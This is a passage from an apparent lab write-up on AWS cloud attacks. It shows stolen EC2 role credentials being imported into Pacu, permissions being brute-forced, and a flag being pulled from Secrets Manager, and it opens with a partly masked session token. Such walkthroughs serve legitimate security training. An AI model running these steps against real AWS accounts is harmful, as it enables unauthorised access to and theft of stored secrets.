IQoJb3JpZ2luX2VjENL//////////wEaCXVzLWVhc3QtMSJHMEUCIQCOGD9sAeqaggPKaQwTiXP5fWT0Yjrvs77avxMO5aY4ngIgbrBncOXWJNclcN7sUrLXZwK2mSMsX/AiOfmHPXwv7jwqxAUIm///////////ARAAGgw5NDY5MjU2OTg1MzMiDNkk607kLn6Qym342iqYBezgycpabt4grP09NXa/71ead33Ur1KgL81zTGrekM60nLRMIJAwTBVysdduJtvXLUw5PAwY7gXUnR1UZgXxzHPNVo0XGoq6e4z3joqj3BE5c1lrOuBrQWudXhppU18IMm0C6DF53o4zbo90HaEN1+cMmODw0rSv7b+7n76LRZWF4LLNAqm8JhvNw^****Jma9/wXTNUHN1YTesMJN4w/71nlANc4MCsVXqbfzQGwDoNg6o4zuIGGURBfWSs2TZQyBFQamsvz+60HJ/ZzbyaCLCk5xcbmbcFWZ6KUMqLrLnh2vMRHIMQG7******CBIVy0uNnswjeo3VdH0gDo0b9HqHah/M4iruKbe7RJXKe1KWVMhjLSqK9bR+p7zVcqW64W11rcskFDuhT5AHTGPViov7dPyNi88uAHSdjNteDOAjejiShhqT9bv94MTBNajXD7KL8XcaCcgOLFtcJR5dBmcuzlVl2mJseels+vmddYVYWzgmyx+C3XyGmBEhoRcUqbpYhF07vkfttl4QcNstHyG******0wIA5cjc8YO/WKc9nX2xOy38/v4YcWNao3TVsANJeuf9j9uCHTdwwsOJ3iOxoXP1QB2EBp4a4MNeeRHR9Nr/J/Y/XNtTAEa1v+vWwiydOfElx4wxL22ZN+huK7y/6jtD6JvzdM39YyOwmYwR+H9hpI8JfWwUxB4bp0Y4nOd1alkZ8govq8XB/yRu2BrZyoU5W6VCRStECEbQOHKQpwo5O/kEh+wqOWSNqNPX50Nvi214rOSBeCbafSSgK/vqgexbJJdqbRVjthCCu+4u5fWHB5ZpewcWoEBJzRVL+vprzn/7ZMM9OwuW0Vvzm/DDZ+X4Gqc4UhTv3Yu2zNBZXFKZug8cw8Jeu0wY6sQEqURmtM0ZZpmvJUTKCpZjveURaBvjQab0S/PnXXrFabOzpHpbV3jMg2q6ehX8HpDDEUoyNTp0BShtRLYYhwuJMkF9WbaWAiId52WJZYpHmaxsPDJBss9r7z9I0yB+jR6D7pxYysMrom98PrBdDkEs7HGmzrAXqjz1X+C0qPx/VLq15Iox2xGySmAwDO5VTCm9xdkKQQd2zddfY9rHdO+cHbTHhRsUHtAVXokBx92QQnhs=
Default region name [None]: us-east-1
Default output format [None]: json
Run the aws sts get-caller-identity command to verify the new credentials and identify the current IAM role.
1
2
3
4
5
6
7
8
┌─[✗]─[jay@parrot]─[~/Desktop/second]
└──╼ $aws sts get-caller-identity --profile wordpress
{
    "UserId": "AROA5Y6JLPXSYCYEBLRSF:i-05e5a83704445bdd6",
    "Account": "946925698533",
    "Arn": "arn:aws:sts::946925698533:assumed-role/cg-ec2-role-lab/i-05e5a83704445bdd6"
}
Enumerate wordpress/Ec2 Role
I import the new credentials into Pacu, then run the iam__bruteforce_permissions module to enumerate the permissions of the IAM role.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Pacu (second:imported-ec2) > import_keys wordpress
  Imported keys as "imported-wordpress"
  Pacu (second:imported-wordpress) > run iam__bruteforce_permissions --region us-east-1
  Running module iam__bruteforce_permissions...
[iam__bruteforce_permissions] Enumerated IAM Permissions:
[iam__bruteforce_permissions] Enumerating us-east-1
2026-07-30 23:27:00,403 - 49459 - [INFO] Starting permission enumeration for access-key-id "ASIA******XS627XYZFC"
2026-07-30 23:27:01,435 - 49459 - [INFO] -- Account ARN : arn:aws:sts::946925698533:assumed-role/cg-ec2-role-lab/i-05e5a83704445bdd6
2026-07-30 23:27:01,435 - 49459 - [INFO] -- Account Id  : 946925698533
2026-07-30 23:27:01,435 - 49459 - [INFO] -- Account Path: assumed-role/cg-ec2-role-lab/i-05e5a83704445bdd6
2026-07-30 23:27:03,055 - 49459 - [INFO] Attempting common-service describe / list brute force.
2026-07-30 23:27:04,916 - 49459 - [INFO] -- sts.get_caller_identity() worked!
2026-07-30 23:27:08,869 - 49459 - [ERROR] Remove globalaccelerator.describe_accelerator_attributes action
2026-07-30 23:27:18,927 - 49459 - [INFO] -- dynamodb.describe_endpoints() worked!
2026-07-30 23:27:20,116 - 49459 - [INFO] -- secretsmanager.list_secrets() worked!
I noticed that this IAM role has permission to list secrets stored in AWS Secrets Manager. Next, I looked for a Pacu module to enumerate the available secrets.

I ran the secrets__enum module to enumerate the secrets available in AWS Secrets Manager.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Pacu (second:imported-wordpress) > run secrets__enum --region us-east-1
  Running module secrets__enum...
[secrets__enum] Starting region us-east-1...
[secrets__enum]  Found secret: cg-final-flag-lab
[secrets__enum] Probing Secret: cg-final-flag-lab
[secrets__enum] Probing parameter store
[secrets__enum]  FAILURE:
[secrets__enum]   AccessDeniedException
[secrets__enum]      Could not list parameters... Exiting
[secrets__enum] secrets__enum completed.

[secrets__enum] MODULE SUMMARY:

    1 Secret(s) were found in AWS secretsmanager
'    0 Parameter(s) were found in AWS Systems Manager Parameter Store
    Check ~/.local/share/pacu/<session name>/downloads/secrets/ to get the values
The module successfully found the secret and downloaded its contents locally.

I successfully completed the objective and retrieved the flag stored in AWS Secrets Manager.
Conclusion
This lab provides hands-on practice with Pacu, allowing you to learn how to enumerate IAM permissions and further exploit AWS misconfigurations.